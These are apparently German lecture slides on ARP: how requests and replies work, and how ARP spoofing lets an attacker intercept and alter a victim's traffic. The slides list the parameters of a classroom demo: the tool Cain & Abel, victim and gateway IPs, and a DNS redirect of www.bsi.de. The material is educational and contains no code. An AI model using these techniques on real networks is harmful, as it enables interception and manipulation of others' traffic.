
- **ARP-Anfrage**
 - Anfrage wird an das gesamte lokale Netz gestellt (Broadcast)
 - Mitteilen der eigenen Adresse(n) in der Anfrage
- **ARP-Antwort**
 - Jeder Rechner, der die Zuordnung kennt, kann antworten



> ARP-Spoofing




>> ARP-Spoofing




Netzwerktopologie ARP-Spoofing-Demonstration

Weitere Rechner im Subnetz
10.1.0.0/255.255.252.0




ARP-Spoofing: Vorbereitung

Weitere Rechner im Subnetz
10.1.0.0/255.255.252.0



ARP-Spoofing: Opfer will IP-Paket ins Internet senden


Weitere Rechner im Subnetz
10.1.0.0/255.255.252.0




ARP-Spoofing

- **Angreifer**
 - empfängt den gesamten Netzwerkverkehr
 - vom Opfer zum Internet
 - vom Internet zum Opfer
 - kann diese Datenpakete beliebig manipulieren
- **Demonstration:**
 - Windows Tool „Cain & Abel“
 - <http://www.oxid.it/cain.html>
 - ARP-Spoofing:
 - Opfer: 10.1.2.207
 - Standardgateway: 10.1.1.254
 - DNS-Spoofing:
 - Umleitung von www.bsi.de nach jap.inf.tu-dresden.de

